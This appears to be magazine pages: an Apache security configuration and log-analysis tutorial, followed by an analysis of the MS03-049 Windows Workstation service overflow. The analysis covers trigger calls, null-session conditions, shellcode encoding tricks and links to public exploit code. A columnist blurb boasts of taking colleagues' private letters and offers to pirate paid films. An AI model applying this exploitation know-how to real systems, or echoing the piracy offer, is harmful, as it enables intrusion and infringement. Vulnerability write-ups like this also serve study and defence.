<Directory /httpd/html/RCS>
Order deny,allow
Deny from all
</Directory>
```

```
<Directory /httpd/html>
Order deny,allow
Allow from all
</Directory>
```

<Directory>总是和</Directory>成对使用,在它们之间的部分就是对指定目录的访问设置。目录名中可以使用正则表达式来同时匹配多个目录,但必须在表达式前附加一个字符:~。如<Directory ~"/www/.*/[0-9]{3}">,表示匹配在/www目录下所有以3个数字组成的子目录。不过,如果直接使用通配符就无须加此符号~。

除了在httpd.conf文件中指定Apache的用户User和用户组Group,然后给指定的文件目录指派相应的权限给Apache外,还可以通过<Directory>指令来控制目录的访问权限和访问方式。

在<Directory>指令中,有如下命令:Options、AllowOverride、Order、Allow、Deny。

1. Options

用来指定在该目录及子目录下的文件可以采取的操作。可用参数有:Indexes、Includes、FollowSymLinks、ExecCGI、MultiViews、None、All。

Indexes参数使得Apache在没有找到缺省的索引文件自动生成索引列表。就是说,如果在httpd.conf文件中用DirectoryIndex指定了索引文件Index.html,如果不存在该文件,就自动生成该目

录的文件列表作为索引文件。如果没有指定此参数,也没有指定DirectoryIndex并且不存在缺省的索引文件,Apache就返回禁止访问的页面。

FollowSymLinks参数允许httpd按符号连接访问。

Includes参数使用服务器端包含SSI。需要和AddHandler命令配合使用。有关SSI将在后面的章节讲述。

ExecCGI参数指定该目录可以运行CGI程序。也需要AddHandler命令配合使用。MultiViews参数使Apache根据特定条件来自动选择并返回一个合适的文件。该参数一般很少用到。

None参数表明不使用上面的任何参数。

All参数表明使用上面除了MultiViews参数以外所有参数的组合。

2. AllowOverride

除了在httpd.conf中指定目录的访问权限外,也可以通过在目录下存放一个文件来控制目录的权限,该文件名由httpd.conf的AccessFileName指令指定,一般是.htaccess这个文件名。AllowOverride命令有6个参数:None、All、Options、FileInfo、AuthConfig、Limit。

3. Order、Allow、Deny

这3个指令需要配合使用来控制目录的访问权限。Order指定检查规则的秩序。Order Allow, Deny表示先按Allow规则检查,再按Deny规则检查,如果Allow规则满足就不再检查Deny规则。Order Deny, Allow表示先按Deny规则检查,如果不满足Deny规则,就按Allow规则检查。

Apache还有<File></File>指令,命令配置和<Directory>大体一致。

在Apache上运行CGI

CGI是Common Gateway Interface的缩写,翻译过来是通用网关接口。它使Web服务器具备了与客户端交互的能力。CGI提供了一个统一的标准,让程序在Web服务器上运行,接受来自浏览器发来



的数据, 进行处理后返回结果。CGI 程序可以用各种编程语言或者脚本语言来编写, C、C++、Delphi、perl 等等都可以用来编写 CGI 程序。编译型语言的优点是运行速度快, 脚本型语言的优点是便于修改、移植和调试。

CGI 最大的缺点在于安全性。一个编写很糟糕的 CGI 容易成为黑客入侵、攻击系统的最直接的途径。每次执行 CGI 程序服务器都会产生一个进程, 直至执行完毕后才被撤销, 如果在处理大量的请求时, 这样的工作方式是低效的。

常用的 CGI 文件后缀名是 CGI 和 pl。要将 CGI 文件的权限更改为 755, 即可执行权限。否则, 在请求运行该程序时服务器会返回“禁止访问”的错误。更改权限执行命令: `#chmod 755 login.cgi`。

为有效控制 CGI 的存取, 建议不要使用 ScriptAlias 的方式, 在 httpd.conf 中将下面一行注释掉: `#ScriptAlias /cgi-bin "/var/www/cgi-bin/"`。这种方式使所有位于 `/var/www/cgi-bin/` 下的所有文件视为 CGI 程序, 如果程序编写不完善, 一旦被黑客利用就会带来意想不到的后果。建议用下面的方式:

在 httpd.conf 文件中, 加入: `AddHandler cgi-script .cgi`, 该命令用来说明特定后缀的文件为 CGI 程序。然后加上一行: `Alias /cgi-bin/ "/var/www/cgi-bin/"`, 将此行下面的代码:

```
<Directory "/var/www/cgi-bin">
AllowOverride None
Option None
Order allow,deny
Allow from all
</Directory>
修改为:
<Directory "/var/www/cgi-bin/">
AllowOverride None
Options ExecCGI
Order allow,deny
Allow from all
</Directory>
```

这样, Apache 可以让这个目录执行 CGI, 并且因为已经用 Alias 指令简化 CGI 的目录路径, 浏览

器在 URL 请求 `http://www.hacker.com.cn/cgi-bin/login.cgi` 的时候, Apache 会处理该请求并返回结果, 而不是把 CGI 文件以文本形式返回给浏览器。

CGI 脚本和程序是系统中唯一的一类和连接到 TCP/IP 80 端口的任何用户交互的程序。所以, 没有经过安全分析的 CGI 容易被黑客利用而带来潜在的风险编写或采用现有的 CGI 程序要注意 CGI 程序中可能存在的安全漏洞, 特别是对用户输入的问题。最好让所有的 CGI 程序在一个独立的系统上运行。

Apache 本身集成了 suEXEC 功能, 该功能可以使 CGI 程序以拥有该程序的用户身份运行, 而不是 Apache 运行时所使用的用户身份。缺省情况下, 该功能没有启用。SuEXEC 只能由 Apache 调用, 且它所在的目录应由 httpd.conf 指定的用户有执行权限, suEXEC 程序调用 set-UID 将用户身份设为 root 并进行一定的安全性检查。请求 suEXEC 调用的程序不能指定绝对路径, 也不能包含 `/../`, 否则 suEXEC 将会拒绝调用这个程序。SuEXEC 不能被系统帐户调用, 并且如果存放 CGI 程序的目录除了拥有 suEXEC 程序将调用的 CGI 程序的用户外, 还有其他用户有写权限, 那么该目录下不能运行 suEXEC 程序。

Apache 日志文件

Apache 日志文件记录了服务器对每次请求做出响应的有关信息。通过分析日志文件, 可以提供重要的统计数据, 如访问量最大或访问最频繁的 Web 页; 也可以查看服务器的错误记录, 从而获得和安全问题相关的信息。用户需要高度重视日志文件, 要经常查看, 尤其是错误信息日志文件, 以便能尽快发现已经发生的问题或可能存在的问题。

很多时候, 除非用户注意到 Apache 有些异常, 否则日志文件中不寻常的项目最先指示出有人入侵了系统。黑客也知道这一点, 任何高明的黑客会用 vi 之类的工具编辑遭受入侵的系统的日志文件, 抹去痕迹。Apache 缺省保留两个日志文件: 访问日志



和错误日志。

1. 访问日志

RedHat访问日志文件缺省是/var/log/httpd/access_log。这是Apache标准的日志文件。访问日志的作用是，记录所有对Apache服务器的访问活动，用户可以借此查阅哪些人什么时间什么地点浏览了网站的哪些内容。下面是访问日志中一个典型的记录：

```
210.12.195.6 -- [10/Aug/2002:14:47:37 -
  ①      ② ③      ④
0400] "GET / HTTP/1.0" 200 654
  ⑤              ⑥ ⑦
```

这行内容由7项构成，上面的例子中有两项空白，但整行内容仍旧分成了7项。

①是远程主机的地址，即它表明访问网站的究竟是谁。在上面的例子中，访问网站的主机是210.12.195.6。可以通过nslookup之类的工具来查找DNS，可以看出，仅仅从日志记录的第一项出发，我们就可以得到有关访问者的不少信息。

默认情况下，①只是远程主机的IP地址，但可以要求Apache查出所有的主机名字，并在日志文件中用主机名字来替代IP地址。然而，这种做法通常不值得推荐，因为它将极大地影响服务器记录日志的速度，从而也就减低了整个网站的效率。另外，有许多工具能够将日志文件中的IP地址转换成主机名字，因此要求Apache记录主机名字替代IP地址是得不偿失的。然而，如果确实有必要让Apache找出远程主机的名字，用户可以在httpd.conf文件中加入如下指令：HostNameLookups on。

如果HostNameLookups设置成double而不是on，日志记录程序将对它找到的主机名字进行反向查找，验证该主机名字确实指向了原来出现的IP地址。默认情况下，HostNameLookups设置为off。

上例日志记录中的②是空白，用一个“-”占位符替代。实际上绝大多数时候这一项都是如此。这个位置用于记录浏览者的标识，这不只是浏览者的登录名字，而是浏览者的E-mail地址或者其他唯一

标识符。这个信息由identd返回，或者直接由浏览器返回。很早的时候，那时Netscape 0.9还占据着统治地位，这个位置往往记录着浏览者的E-mail地址。然而，由于有人用它来收集邮件地址和发送垃圾邮件，所以它未能保留多久，很久之前市场上几乎所有的浏览器就取消了这项功能。因此，现在在日志记录的第二项看到E-mail地址的机会已经微乎其微了。

日志记录的③也是空白。这个位置用于记录浏览者进行身份验证时提供的名字。当然，如果网站的某些内容要求用户进行身份验证，那么这项信息是不会空白的。但是，对于大多数网站来说，日志文件的大多数记录中这一项仍旧是空白的。

日志记录的第四项是请求的时间。这个信息用方括号“[]”包围，而且采用所谓的“公共日志格式”或“准英文格式”。因此，上例日志记录表示请求的时间是2002年8月10日星期六14:47:37。时间信息最后的“-0400”表示服务器所处时区位于UTC之前的4小时。

日志记录的⑤或许是整个日志记录中最有用的信息，它记录了服务器收到的是一个什么样的请求。该项信息的典型格式是“METHOD RESOURCE PROTOCOL”，即“方法 资源 协议”。

在上例中，METHOD是GET，其他经常可能出现的METHOD还有POST和HEAD。此外，还有不少可能出现的合法METHOD，但主要就是这3种。

RESOURCE是指浏览者向服务器请求的文档或URL。在这个例子中，浏览者请求的是“/”，即网站的主页或根。大多数情况下，“/”指向DocumentRoot目录的index.html文档，但根据服务器配置的不同它也可能指向其他文件。

PROTOCOL通常是HTTP，后面再加上版本号。版本号或者是1.0，或者是1.1，但出现1.0的时候比较多。HTTP协议是Web得以工作的基础，HTTP/1.0是HTTP协议的早期版本，而1.1是最近的版本。当前大多数Web客户程序仍使用1.0版本的HTTP协议。



日志记录的⑥是状态代码。记录了请求是否成功，或者遇到了什么样的错误。大多数时候，这项值是 200，它表示服务器已经成功地响应浏览器的请求，一切正常。此处不准备给出状态代码的完整清单以及解释它们的含义，请参考相关资料了解这方面的信息。但一般地说，以 2 开头的状态代码表示成功，以 3 开头的状态代码表示由于各种不同的原因用户请求被重定向到了其他位置，以 4 开头的状态代码表示客户端存在某种错误，以 5 开头的状态代码表示服务器遇到了某个错误。

日志记录的⑦表示发送给客户端的总字节数，它告诉用户传输是否被打断（即该数值是否和文件的大小相同）。把日志记录中的这些值加起来就可以得知服务器在一天、一周或者一月内发送了多少数据。

注意，由于日志文件是由 Apache 用户打开的（在 httpd.conf 用 User 指令指定），因此必须注意这个文件要有安全保证，防止该文件被随意改写。

2. 错误日志

RedHat 错误日志文件缺省是 /var/log/httpd/error_log。错误日志无论在格式还是在内容上都和访问日志不同。然而，错误日志和访问日志一样也提供丰富的信息，可以利用这些信息分析服务器的运行情况、哪里出现了问题。错误日志记录了 Apache 服务器运行期间遇到的各种错误，以及一些普通的诊断信息，比如 Apache 服务器何时启动、何时关闭等。

我们可以在 httpd.conf 文件中设置日志文件记录信息级别的高低，以控制日志文件记录信息的数量和类型。通过 LogLevel 指令设置，该指令默认设置的级别是 error，即记录称得上错误的事件。

大多数情况下，在日志文件中见到的内容分属两类：文档错误和 CGI 错误。但是，错误日志中偶尔也会出现配置错误，另外还有前面提到的服务器启动和关闭信息。

文档错误和服务器返回的 400 系列代码相对应，最常见的就是 404 错误——Document Not Found（文档没找到）。除了 404 错误以外，用户身份验证

错误也是一种常见的错误。404 错误在用户请求的资源（即 URL）不存在时出现，它可能是由于用户输入的 URL 错误，或者由于 Apache 服务器上原来存在的文档因故被删除或移动。

当用户不能打开服务器上的文档时，错误日志中出现的记录如下所示：

```
[Sat Aug 10 9 09:18:14 2002] [error] [61.181.52.23] File does not exist: /var/www/html/ij
```

可以看到，正如访问日志 access_log 文件一样，错误日志记录也分成多个项。

错误记录的开头是日期 / 时间标记，注意它们的格式和 access_log 中日期 / 时间的格式不同。access_log 中的格式被称为“标准英文格式”。

错误记录的第二项是当前记录的级别，它表明了问题的严重程度。这个级别信息可能是 LogLevel 指令的文档中所列出的任一级别，error 级别处于 warn 级别和 crit 级别之间。404 属于 error 错误级别，这个级别表示确实遇到了问题，但服务器还可以运行。

错误记录的第三项表示用户发出请求时所用的 IP 地址。

记录的最后一项才是真正的错误信息。对于 404 错误，它还给出了完整路径指示服务器试图访问的文件。当用户料想某个文件应该在目标位置却出现了 404 错误时，这个信息是非常有用的。此时产生这种错误的原因往往是由于服务器配置错误、文件实际所处的虚拟主机和用户料想的不同，或者其他一些意料不到的情况。

由于用户身份验证问题而出现的错误记录如下所示：

```
[Sat Aug 1 22:13:21 2002] [error] [client 61.181.52.23] user bright@hacker.com.cn: authentication failure for "/cgi-bin/hirecareers/company.cgi": password mismatch
```

注意：由于文档错误是用户请求的直接结果，因此它们在访问日志中也会有相应的记录。



错误日志最主要的用途或许是诊断行为异常的 CGI 程序。为了进一步分析和处理方便, CGI 程序输出到 STDERR (Standard Error, 标准错误设备) 的所有内容都将直接进入错误日志。这意味着任何编写良好的 CGI 程序, 如果出现了问题, 错误日志就记录有关问题的详细信息。然而, 把 CGI 程序错误输出到错误日志也有它的缺点, 错误日志中将出现许多没有标准格式的内容, 这使得用错误日志自动分析程序从中分析出有用的信息变得相当困难。

由于 CGI 程序运行环境的特殊性, 如果没有错误日志的帮助, 大多数 CGI 程序的错误都将很难解决。有不少人在邮件列表或者新闻组中抱怨说自己有一个 CGI 程序, 当打开网页时服务器却返回错误, 比如 “Internal Server Error”。可以肯定, 这些人没有看过服务器的错误日志, 或者根本不知道错误日志的存在。绝大多数情况下, 错误日志能够精确地指出 CGI 错误的所在以及如何修正这个错误。

3. 定制日志

用户可以使用日志格式指令来控制日志文件的信息。在前面的 5.5.1.2 节已经提到, 在 httpd.conf 中使用 LogFormat “%a %l” 指令, 可以把发出 HTTP 请求浏览器的 IP 地址和主机名记录到日志文件。出于安全的考虑, 你至少应该验证那些失败的 Web 用户, 在 http.conf 文件中加入 LogFormat “%401u” 指令可以实现这个目的。这个指令还有其他的许多参数, 用户可以参考 Apache 的文档。另外, Apache 的错误日志文件对于系统管理员来说也是非常重要的, 错误日志文件中包括服务器的启动、停止以及 CGI 执行失败等信息。

Apache 在 httpd.conf 中默认设置为:

```
LogFormat "%h %l %u %t \"%r\" \"%s %b\" common
```

该指令创建了一种名为 “common” 的日志格式, 日志的格式在双引号包围的内容中指定。格式字符串中的每一个变量代表着一项特定的信息, 这些信息按照格式串规定的次序写入到日志文件。下面是

格式串的可用的变量及含义:

```
%...a: 远程 IP 地址。
%...A: 本地 IP 地址。
%...B: 已发送的字节数, 不包含 HTTP 头。
%...b: CLF 格式的已发送字节数量, 不包含 HTTP 头。例如当没有发送数据时, 写入 '-' 而不是 0。
%...{FOOBAR}e: 环境变量 FOOBAR 的内容。
%...f: 文件名字。
%...h: 远程主机。
%...H 请求的协议。
%...{Foobar}i: Foobar 的内容, 发送给服务器的请求的标头行。
%...l: 远程登录名字 (来自 identd, 如提供的话)。
%...m 请求的方法。
%...{Foobar}n: 来自另外一个模块的注解 "Foobar" 的内容。
%...{Foobar}o: Foobar 的内容, 应答的标头行。
%...p: 服务器响应请求时使用的端口。
%...P: 响应请求的子进程 ID。
%...q 查询字符串 (如果存在查询字符串, 则包含 "?" 后面的部分; 否则, 它是一个空字符串)。
%...r: 请求的第一行。
%...s: 状态。对于进行内部重定向的请求, 这是指 * 原来 * 请求的状态。如果用 %...>s, 则是指后来的请求。
%...t: 以公共日志时间格式表示的时间 (或称为标准英文格式)。
%...{format}t: 以指定格式 format 表示的时间。
%...T: 为响应请求而耗费的时间, 以秒计。
%...u: 远程用户 (来自 auth; 如果返回状态 (%s) 是 401 则可能是伪造的)。
%...U: 用户所请求的 URL 路径。
%...v: 响应请求的服务器的 ServerName。
%...V: 依照 UseCanonicalName 设置得到的服务器名字。
```

在所有上面列出的变量中, “...” 表示一个可选的条件。如果没有指定条件, 则变量的值将以 “-” 取代。分析前面来自默认 httpd.conf 文件的 LogFormat 指令示例, 可以看出它创建了一种名为 “common” 的日志格式, 其中包括: 远程主机、远程登录名字、远程用户、请求时间、请求的第一行代码、请求状态, 以及发送的字节数。

有时候用户只想在日志中记录某些特定的、已定义的信息, 这时就要用到 “...”, 如果在 “%” 和



变量之间放入了一个或者多个HTTP状态代码,则只有当请求返回的状态代码属于指定的状态代码之一时,变量所代表的内容才会被记录。例如,如果用户想要记录的是网站的所有无效链接,那么可以使用: `LogFormat %404{Referer}i BrokenLinks`; 反之,如果我们想要记录那些状态代码不等于指定值的请求,只需加入一个“!”符号即可。

日志分析

尽管日志文件中包含着大量有用的信息,但这些信息只有在经过深入挖掘之后才能够最大限度地发挥作用。

现在面临的问题是,虽然日志文件中包含了大量的信息,但这些信息对于管理、规划网站却没有多少直接的帮助。为了管理和规划网站,需要知道:有多少人浏览了网站,他们在看些什么,停留了多长时间,他们从哪里得知这个网站,等等。所有这些信息就隐藏于(或者可能隐藏于)日志文件之中。有许多信息可以用日志文件来记录,其中包括:

远程主机的地址:“远程主机的地址”和“谁在浏览网站”差不多,但并不等同。具体地说,远程主机的地址告诉我们浏览者来自何方,比如它可能是 `bright.hacker.com.cn` 或者 `suying.pcfriend.com.cn`。

浏览时间:浏览者何时开始访问网站?从这个问题的答案中能够了解不少情况。如果网站的大多数浏览者都在早上9:00和下午4:00之间访问网站,那么可以相信网站的浏览者大多数总在工作时间进行访问;如果访问记录大多出现在下午7:00到午夜之间,可以肯定浏览者一般在家里上网。当然,从单个访问记录能够得到的信息非常有限,但如果从数千个访问记录出发,就可以得到非常有用和重要的统计信息。

用户所访问的资源:网站的哪些部分最受用户欢迎?这些最受欢迎的部分就是应该继续加以发展的部分。网站的哪些部分总是受到冷落?网站中这些受到冷落的部分或许隐藏得太深,或许它们确实

没有什么意思,此时就得想办法加以改进。当然,网站还有的内容,比如法律上的声明,虽然很少有人访问,但却不应该随便地改动它们。


无效链接:当然,日志文件还能够显示哪些东西不能按照用户所想像的运行。网站中是否存在错误的链接?其他网站链接过来时有没有搞错URL?是否存在不能正常运行的CGI程序?是否有搜索引擎检索程序每秒发出数千个请求,从而影响了本网站的正常服务?这些问题的答案都可以从日志文件中找到线索。

总结

总而言之,Apache是一个非常优秀的Web服务器,虽然Apache的开发者非常注重其安全性,但是由于Apache非常庞大,难免会存在安全隐患。Apache的安装维护中需要注意以下问题:

- 检查文件和目录的权限是否恰当。
- `httpd.conf`、`srm.conf`和`access.conf`的设置是否适当。
- 使服务器日志文件能够记录尽可能详细的信息。
- 对某些需要特别保护的目录使用密码保护(`htaccess`)。
- 对CGI脚本或者程序进行封装。
- 如果CGI使用Perl编写,要详细检查其安全性。
- 检查SSI指令。
- 使用TCP Wrappers和Tripwire。

Web服务是Internet服务器最基本的服务, Linux发行版中包含的Apache软件是性能优良的Web服务器,也是Internet上最流行的Web服务器,由于它时刻都经历着无数使用者的测试,所以现行的Apache的默认选项已经是十分适合普通用户,用户只需要更改其中几个与当前应用环境紧密相关的选项就可以达到目的了。

希望大家在近几轮的实验室中玩得愉快! 多多拿奖:) ! 

脚本小子：我，就是传说中神勇无敌的脚本小子！（鸡蛋满天飞！）……干嘛砸我啊！说什么我也是精通脚本漏洞、系统漏洞的“人才”嘛！（刘流满面“阴险”地站起来……），不过，与刘大哥相比我还是差那么一点点的（wtf：嘿嘿，平时拽翻天了，还是有人治你嘛！给我老实点！）……唉，读者朋友们看到我的悲惨遭遇了吧？他们都欺负我啊！不过，悄悄地告诉大家：他们系统内的情书什么的我可是全弄到了哦！哪天他们不请我吃饭的时候，嘿嘿，我就发到论坛上！呵呵，值得关注哦！

从2004年开始，我就正式负责“脚本攻防”和“漏洞攻防”版块了，这里向大家保证，一定给大家带来最新最实用的脚本漏洞和系统漏洞，让大家都能更好地学习跟踪这方面的知识，做到“攻”“防”双丰收！大家可以给我写信聊聊技术（scriptsboy@hacker.com.cn），要看付费电影的也找我，哥们给你“黑”去！……本期我给大家带来了最新的Windows Workstation服务远程溢出漏洞分析，算是给大家新年的见面礼了！不用谢啦，不用谢……

难度等级 高

前置知识 汇编语言

Windows Workstation 服务

远程溢出漏洞分析



文 / LBXX

微软最近为了减轻系统管理员的工作负担，把发布安全公告的周期从不定期改为定期发布，这无疑给系统管理员安装补丁提供了极大的方便，可以一起安装几个补丁，而不用为每个补丁都折腾一番。在2003年11月11日，微软又一起发布了3个安全公告，其中漏洞危害等级最高的当属MS03-049：Windows Workstation服务远程溢出漏洞了。以下我们就这个漏洞的一些具体信息展开探讨。

关于这个漏洞的安全公告可以从<http://www.microsoft.com/technet/security/bulletin/MS03-049.asp>看到。但是按照惯例，微软网站上的安全公告只有一些关于漏洞的简单描述、受影响平台、补丁下载地址等，不会有详细的技术信息，这点信息对系统管理员人员来说已经足够了，但对想深入了解一些技术细节的读者来说是远远不够的。那么，一般情况下我们该从何处去了解漏洞的详细技术信息呢？一般

有3种途径：

1. 在安全公告的后面，一般会有“感谢某某人/某某公司/某某组织发现并向微软提交漏洞”这样的信息，然后我们就可以尝试去漏洞发现者的网站上找找看有没有关于漏洞的详细技术信息。
2. 关注一些黑客/安全论坛、邮件列表等等，一般情况下在那些地方都会就漏洞展开一些深入的探讨。
3. 自己独立研究。假如上述途径不行，那就只有靠自己了。

本文提到的漏洞是由世界著名的网络安全公司EEYE Digital Security的安全研究人员发现的，在他们公司的网站上也公布了关于此漏洞的详细技术信息，我们可以从<http://www.eeye.com/html/Research/Advisories/AD20031111.html>获得这些信息（英文）。



详细技术信息

Microsoft DCE/RPC服务可以提供网络管理功能,这些功能提供管理用户账户和网络资源的源管理,部分网络管理功能在Windows目录下的debug子目录会生成调试日志文件。

微软Windows 2000和Windows XP中的Workstation服务在处理日志记录时缺少充分的边界缓冲区检查,远程攻击者可以利用这个漏洞提供超长参数触发缓冲区溢出,以SYSTEM权限(Workstation服务默认以SYSTEM权限运行的)在系统上执行任意指令。

日志功能中使用vsprintf()在日志文件中生成字符串,日志文件名为NetSetup.LOG,它保存在%SYSTEMROOT%\debug目录中。这个记录函数有部分处理Workstation服务命令的函数调用,如NetValidateName、NetJoinDomain等。在NetValidateName()这个函数中,computer name作为第二个参数最终记录在日志文件中。

例如,我们使用如下形式调用NetValidateName() API:

```
NetValidateName(L"\\\\\\192.168.0.100",
"AAAAAAA",NULL,NULL,0);
```

那么,我们可以在远程主机中产生如下记录条目:

```
08/13 13:01:01 NetpValidateName: checking to
see if '' is valid as type 0 name
08/13 13:01:01 NetpValidateName: '' is not a
valid NetBIOS \\\AAAAAAA name: 0x57
```

如果我们指定超长字符串作为NetValidateName() API的第二个参数,如果调试文件可写就可以在特定主机上发生缓冲区溢出。

一般如果是NTFS文件系统,在Windows目录中的debug目录不允许所有人可写,这表示不能使用NULL会话来生成日志。因为WslmpersonateClient() API在打开日志文件前调用,如果连接客户端没有有

效的权限来写日志文件,那么CreateFile()就会失败,vsprintf()就不会被执行,因此此漏洞在FAT32系统和%SYSTEMROOT%\debug目录可写的情况下可被利用。

但是,在Windows XP上实现了部分扩展的RPC函数,这些函数在调用WslmpersonateClient()前打开日志文件,不过这些RPC函数没有提供文档化说明,但可以通过观察WKSSVC.DLL中的函数表得到。这些扩展命令的RPC号开始于0x1B,如0x1B调用NetpManageComputers(),但在打开日志文件前不调用WslmpersonateClient()。

NetpManageComputers()的使用没有被公开化,但是我们可以从LMJoin.h中找到NetAddAlternateComputerName() API的原型定义,这个API从NETAPI32.DLL导出,这个API也一样没有文档化。

我们可以使用如下形式调用这个RPC函数(0x1B):

```
NetAddAlternateComputerName ( L"\\\\\\192.
168.0.200", long_unicode_string, 0, 0, 0 );
```

使用上述方法,我们不需要任何特殊权限(只需要有能建立IPC NULL Session的权限),便可使得远程主机把第二个参数写到它的日志文件中,如定义超长Unicode字符串作为第二个参数("AlternateName"),在第一个参数指定的远程系统就会由于缓冲区溢出而崩溃。Unicode字符串long_unicode_string会在日志记录函数调用前被转换为ASCII字符串。

汇编代码分析

从以上的详细技术信息中,我们可以得知有两种攻击方法。

1. 调用NetValidateName函数,提供超长参数,发送至目标主机。

适用环境: Windows 2000, Windows XP。

条件限制: 目标文件系统为FAT32,或WINNT目

录下的DEBUG任何人都具有写权限。

现在很少有Windows 2000/XP系统使用FAT32作为文件系统了吧?而且默认情况下,WINNT目录下的DEBUG目录只有管理员是具有写权限的,所以利用这种攻击方法没有实际意义。

当我们调用NetValidateName函数给目标主机发送一段超长数据后(假如目标系统满足上述条件限制),系统处理流程如下(以Qindows 2000 server 英文版为例):

```
wkssvc!NetpValidateName
| wkssvc!NetSetuppOpenLog
| wkssvc!NetpLogPrintHelper
| wkssvc!NetpLogPrintRoutineV
| wkssvc!NetpDebugDumpRoutine
```

2. 调用NetAddAlternateComputerName函数,提供超长参数,发送至目标主机。

适用环境: Windows XP。

条件限制: 只要能跟目标Windows XP系统建立IPC NULL Session就可以进行攻击。

当我们调用NetAddAlternateComputerName函数给目标主机发送一段超长数据后(假如目标系统满足上述条件限制),系统处理流程如下:

```
wkssvc!NetrAddAlternateComputerName
| wkssvc!NetpManageAltComputerName
| wkssvc!NetSetuppOpenLog
| wkssvc!NetpLogPrintHelper
| wkssvc!NetpLogPrintRoutineVEx
| wkssvc!NetpDebugDumpRoutine
| MSVCRT!vsprintf
```

由上述内容我们可以看到,不管是哪种攻击方法,不管是攻击Windows 2000还是 Windows XP平台,目标系统处理的流程都差不多,出现漏洞的都是wkssvc.dll中一个函数名为NetpDebugDumpRoutine的函数。

OK,我们现在就来分析一下出现漏洞的那个函数的汇编代码,看看漏洞是怎么产生的!

以下汇编代码(由最强悍的反汇编软件IDA分析所得)分析基于Windows XP简体中文专业版,没有安装任何补丁,wkssvc.dll的版本为5.1.2600.0(所

以你在不同版本下看到的汇编代码可能稍有不同)。

小编注: 由于篇幅限制,本文涉及到的详细汇编代码分析我们已经收录入光盘杂志相关栏目中,请按文章名查找;其中的汇编代码中省略了一些无关紧要的代码。

漏洞利用难点分析

1. 通过NetValidateName函数发起攻击

如前所述,攻击Windows 2000和Windows XP平台均可以通过调用NetValidateName这个函数来实现。但是,目标系统在处理这个函数发送的数据包过程中,在调用有漏洞的函数wkssvc!NetpDebugDumpRoutine将超长参数记录到日志文件触发缓冲区溢出之前,目标系统会先调用WslmpersonateClient函数,模拟客户端的权限,以客户端提供的有效的访问令牌的权限去打开日志文件。也就是说,假如你跟目标系统建立的只是IPC NULL Session(空会话),那么目标系统是以空会话的权限去打开日志文件的。这样我们的问题就来了!当文件系统是NTFS的情况下,Windows 2000和Windows XP下的日志文件默认只有SYSTEM和管理员组才有权限写。所以,目标系统以空会话的权限去打开日志文件会失败,那么也就无法触发后面的缓冲区溢出了!所以,只有当目标系统是FAT格式文件系统时(因为FAT文件系统没有权限一说),或日志文件任何人具有可写权限时(没有管理员会这样设置吧?),这种方法才能攻击成功!

2. 通过NetAddAlternateComputerName函数发起攻击

这个函数只在Windows XP系统中的netapi32.dll中实现了,在Windows 2000中没有实现这个函数,所以不能调用这个函数对Windows 2000发起攻击,只能在Windows XP平台下,对Windows XP平台发起攻击。利用这个函数,只要能跟目标Windows XP系统建立空会话就可以了。

当然,我们也可以通过嗅探NetAddAlternateComputerName函数所生成的数据包,分析数据包格式,自己重组这个RPC数据包,这样就可以在别的平台上对Windows XP发起攻击了。



3. 字符转换

从前面的汇编代码分析中我们可以看到,攻击测试时发送的超长字符串会被转换成什么字符,直接取决于vsprintf函数的第二个参数(格式化串)。

1)NetpValidateName

调用NetpValidateName函数发送超长字符串到目标系统时,目标系统会两次调用vsprintf函数把这些字符串保存在堆栈中。

第一次的格式化串为:

```
NetpValidateName : checking to see if '%ws'
is valid as type %d name
```

第二次的格式化串为:

```
NetpValidateName : '%ws' is not a valid
NetBIOS %s name: 0x%lx
```

对于格式化串% w s ,本质上它就是一个WideChar到MultiByte的转换过程,即是说把我们源字符串当作UNICODE串,然后把它转换成ANSI字符。在不同的平台下,对于%ws格式,vsprintf的处理过程还有些差别,在下一部分我们再详细阐述。

虽然第一次和第二次的格式化串中都有%ws,但在第二次的格式化串中还有一个%s,所以,利用这个攻击测试时发送的超长字符串就不会被改变,即是说shellcode不会被转换成其他字符。

所以,利用NetpValidateName函数来发起攻击是相对比较容易的!

2)NetAddAlternateComputerName

调用NetAddAlternateComputerName函数发送超长字符串到目标系统时,目标系统只有一次调用vsprintf的处理。格式化串为:

```
AlternateName = %ws
```

在WideChar到MultiByte的转换过程中,假如转换后的MultiByte不是合法的字符(合不合法取决于系统默认的CODEPAGE),那么就会被截断或替换。事实上,在不同的平台下,vsprintf函数对%ws的处理有些差别。

攻击Windows XP SP0英文版本时,可先把shellcode用函数MultiByteToWideChar进行转换(转换时用英文系统的CODEPAGE),发送,目标系统在处理时,会做WideCharToMultiByte的操作(即%ws),等于就把shellcode还原回到本来面貌了。

攻击Windows XP SP0中文版本时,可按上述方法把字符先进行编码(编码时必须用中文系统的CODEPAGE),但是这对shellcode就有要求了。shellcode必须符合这样的要求:经过MultiByteToWideChar和WideCharToMultiByte双重转换后不被改变。

攻击Windows XP SP1中英文版本时,只需要把shellcode做如下转换即可:

```
\xXX\xXX -> \xXX\x00\xXX\x00
```

所以,调用NetAddAlternateComputerName函数攻击Windows XP英文版本SP0、SP1是比较简单的。攻击Windows XP中文版本SP1也比较简单,但攻击Windows XP中文版本SP0就比较复杂了,需要编码符合要求的shellcode。

测试代码一览

在微软发布这个漏洞的安全公告后不久,网上就有不少针对此漏洞的攻击测试代码在流传,以下我们就各攻击测试代码做一简要的介绍。

1.s03049.rar,作者sbaa,可测试Windows 2000和Windows XP。

源代码及分析链接: <http://www.dav1d.org/list.asp?Unid=220>

可执行文件下载链接: <http://sbaa.3322.org/public1/tool/ms03049.rar>

2.ms03-049-2.c,作者snooq,可测试Windows 2000。


源代码链接: <http://www.xfocus.net/tools/200311/ms03-049-2.c>

3.WorkstationOverflow_MS03-049.c,作者Hanabishi Recca,可测试Windows 2000。

源代码链接: http://www.xfocus.net/tools/200311/WorkstationOverflow_MS03-049.c

4.Ms03-049.cpp,作者wirepair,可测试Windows XP SP0。

源代码链接: <http://www.dav1d.org/list.asp?unid=212>

有兴趣的朋友可以通过上面的代码具体测试一下。非常遗憾的是,现在还没有绝对好的防范方法,只有升级补丁了。我们在防册关于此漏洞的防范进行了讨论,有兴趣的读者记得一阅哦! 

从 OWA.XSS 攻击

到微软用户域信任密码的破解

